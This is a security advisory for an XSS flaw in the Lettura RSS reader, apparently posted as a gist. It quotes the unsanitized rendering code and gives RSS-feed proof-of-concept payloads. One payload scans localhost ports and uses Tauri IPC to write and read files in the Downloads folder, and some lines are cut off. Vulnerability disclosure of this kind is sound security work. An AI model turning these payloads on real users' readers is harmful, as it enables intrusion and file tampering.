youremailaddress / **letturaXSS.md** Secret

Created 2 months ago

Code Revisions 1

Vulnerability: The zhanglun/lettura project contains an XSS vulnerability. Attackers could exploit this vulnerability to launch an SSRF attack or read/write the contents of the Download folder.

`letturaXSS.md`

BUG_Author: Cranb3rry

Affected Version: <=v0.1.22

Vendor: zhanglun/lettura

Software:zhanglun/lettura

Vulnerability Files:

- src\components\ArticleView\ContentRender.tsx

Description:

The description.content of media_object is directly concatenated into HTML and rendered via wraperWithRadix/HTMLReactParser without going through DOMPurify; controllable RSS content can be directly XSS'd to the main WebView, and the fact that CSP is off while Tauri allowlist is enabled with "fs" amplifies the impact.

src > components > ArticleView > adapter > Podcast.tsx > PodcastAdapter

```
14  export function PodcastAdapter(props: PodcastAdapter) {
22    function handleAddToPlayListAndPlay(media: any) {
32      const record = {
43        starred: article.starred,
44        mediaURL,
45        mediaType,
46        thumbnail,
47        description: text,
48        add_date: new Date().getTime(),
49      } as Podcast;
50
51      // 直接使用 store 的方法，它会处理数据库操作和状态更新
52      addToPlayListAndPlay(record);
53    }
54
55    function renderMediaBox(media: any) {
56      const { description, content, thumbnails } = media;
57
58      function renderContent() {
59        return content.map((c: any) => {
60          if (c.url && c.content_type.indexOf("audio/") === 0) {
61            return (
62              <figure className="my-3">
63                <Button onClick={() => handleAddToPlayListAndPlay(media)}>Play</Button>
64              </figure>
65            );
66          }
67        });
68      }
69
70      return (
71        <div>
72          <div>{renderContent()}</div>
73          <div>{wraperWithRadix(description?.content || "")}</div>
74        </div>
75      );
76    }
77
```

src > components > ArticleView > adapter > Youtube.tsx > YoutubeAdapter > renderMediaBox

```tsx
export function YoutubeAdapter(props: any) {
  function renderMediaBox(media: any) {
    function renderContent() {
      return content.map((c: any) => {
        return (
          <div className="relative">
            <div className="aspect-video bg-gray-200 animate-pulse" />
            <iframe
              src={`https://www.youtube.com/embed/${videoId}`}
              width="100%"
              height="360"
              className="absolute inset-0 w-full h-full"
              loading="lazy"
              />
          </div>
        );
      }
    });
  }

  return (
    <div>
      <div className="pb-6">{renderContent()}</div>
      <div>{wraperWithRadix(pElements || "")}</div>
    </div>
  );
}
```

src > components > ArticleView > ContentRender.tsx > wraperWithRadix


```tsx
const options: HTMLReactParserOptions = {
  replace: (node: DOMNode) => {

    if (node.name === "h1") {
      return (
        <Heading {...attributesToProps(node.attribs)} size="8" mb="6">
          {domToReact(node.children as DOMNode[], options)}
        </Heading>
      );
    }
    if (node.name === "h2") {
      return (
        <Heading {...attributesToProps(node.attribs)} size="7" mb="5">
          {domToReact(node.children as DOMNode[], options)}
        </Heading>
      );
    }
    if (node.name === "h3") {
      return (
        <Heading {...attributesToProps(node.attribs)} size="6" mb="4">
          {domToReact(node.children as DOMNode[], options)}
        </Heading>
      );
    }

    if (node.name === "a") {
      return <Link {...attributesToProps(node.attribs)}>{domToReact(node.children as DOMNode[], options)}</Link>;
    }
  }

  return node;
},
};

export const wraperWithRadix = (content: string) => {
  return HTMLReactParser(content, options);
};
```

Proof of Concept:

The minimum provable XSS exploit (EXP):

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:media="http://search.yahoo.com/mrss/">
  <channel>
    <title>CSP/XSS Test Feed</title>
    <link>http://example.com:8000/test-feed.xml</link>
    <description>Security test feed for Lettura</description>
    <item>
      <title>[0] Media description tests (Podcast/Media path)</title>
      <link>https://example.com/Lettura-test-1145</link>
      <guid isPermaLink="false">Lettura-test-0</guid>
      <description><![CDATA[
        <p>Media description below should render as-is if not sanitized.</p>
      ]]></description>
      <media:content url="https://example.com/test-audio.mp3" type="audio/mpe
      <media:description><![CDATA[
        <p>UNSANITIZED path: iframe/srcdoc + protocol links.</p>
        <iframe
          width="600"
          height="160"
          srcdoc='<p>srcdoc iframe</p><script>alert("xss found!");</script>'>
      ]]></media:description>
    </item>
  </channel>
</rss>
```

To reproduce this, you need to deploy it as an HTTP service and add this feed to the program; clicking on the article will trigger it.




Here, Tauri doesn't actually isolate the iframe content sufficiently. Therefore, even within the iframe, `__Tauri__` and related IPC calls can still be obtained via `window.top`.


Below is a payload demonstrating the attacker's capabilities by using this XSS vulnerability to perform SSRF, obtain the application's bound port number, and write a file to the Download directory:


```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:media="http://search.yahoo.com/mrss/">
  <channel>
    <title>CSP/XSS Test Feed</title>
    <link>http://example.com:8000/test-feed.xml</link>
    <description>Security test feed for Lettura</description>
    <item>
      <title>[0] Media description tests (Podcast/Media path)</title>
      <link>https://example.com/Lettura-test-114514</link>
      <guid isPermaLink="false">Lettura-test-1919</guid>
      <description><![CDATA[
        <p>Media description below should render as-is if not sanitized.</p>
      ]]></description>
      <media:content url="https://example.com/test-audio.mp3" type="audio/mpe
      <media:description><![CDATA[
        <p>UNSANITIZED path: iframe/srcdoc + protocol links.</p>
        <iframe
          width="600"
          height="160"
          srcdoc='<p>srcdoc iframe</p>
          <script>
```

```
for (let p = 1100; p <= 1200; p++) {
  fetch(`http://127.0.0.1:${p}/api/user-config`) // Vuln: no cors p
    .then(() => alert("openPort:"+JSON.stringify(p)))
    .catch(() => {});
}


const topWin = window.top;
// minimal invoke wrapper (works without __TAURI__.invoke)
const invoke = (cmd, args = {}) =>
  new Promise((resolve, reject) => {
    const uid = () => crypto.getRandomValues(new Uint32Array(1))[0]
    const transform = (cb, once = false) => {
      const id = uid();
      const prop = `_${id}`;
      Object.defineProperty(topWin, prop, {
        value: (res) => {
          if (once) delete topWin[prop];
          return cb?.(res);
        },
        configurable: true
      });
      return id;
    };

    const callback = transform((e) => {
      resolve(e);
      delete topPin[`_${error}`];
    }, true);

    const error = transform((e) => {
      reject(e);
      delete topWin[`_${callback}`];
    }, true);

    topWin.__TAURI_IPC__({ cmd, callback, error, ...args });
  });

const tauri = (message) => invoke("tauri", message);

// BaseDirectory values from @tauri-apps/api/fs
const BaseDirectory = { Download: 8, Home: 11 };

const writeTextFile = (path, contents, options) =>
  tauri({
    __tauriModule: "Fs",
    message: {
      cmd: "writeFile",
      path,
```

```
                contents: Array.from(new TextEncoder().encode(contents)),
                options
              }
            });

          const readTextFile = (path, options) =>
            tauri({
              __tauriModule: "Fs",
              message: {
                cmd: "readTextFile",
                path,
                options
              }
            });

          const readDir = (path, options) =>
            tauri({
              __tauriModule: "Fs",
              message: {
                cmd: "readDir",
                path,
                options
              }
            });

          const filename = "lettura-xss-proof.txt";
          writeTextFile(
            filename,
            `xss proof ${new Date().toISOString()}`,
            { dir: BaseDirectory.Download }
          );
          const content = readTextFile(filename, { dir: BaseDirectory.Downloa
          alert("DOWNLOAD OK:" + JSON.stringify({ filename, content }));
          </script>'></iframe>
      ]]></media:description>
    </item>
  </channel>
</rss>
```


Lettura, Your RSS reader
File Edit Window
Lettura
mdSilo CSP/XSS Test ...
All
tauri.localhost 显示
DOWNLOAD OK:{"filename":"lettura-xss-proof.txt","content":{}}
确定
Search
New Subscribe
Settings
Collections
Today
All Items
Starred
Feeds
mdSilo CSP/XSS Test Feed
[0] Media description tests (Podcast/Media path)
Media description below should render as-is if not sanitized.
mdSilo CSP/XSS Test Feed about 8 hours ago
[2] Media description tests (Podcast/M...
mdSilo CSP/XSS Test Feed


Lettura, Your RSS reader
File Edit Window
Lettura
mdSilo CSP/XSS Test ...
All
tauri.localhost 显示
openPort:1105
确定
Search
New Subscribe
Settings
Collections
Today
All Items
Starred
Feeds
mdSilo CSP/XSS Test Feed
[0] Media description tests (Podcast/Media path)
Media description below should render as-is if not sanitized.
mdSilo CSP/XSS Test Feed about 8 hours ago
[2] Media description tests (Podcast/M...
mdSilo CSP/XSS Test Feed


此电脑
新加卷 (D:)
下载
排序
查看
名称
今天
tauri-tauri-v1.8.3
Lettura_0.1.22_x64-setup.exe
lettura-master.zip
lettura-xss-proof.txt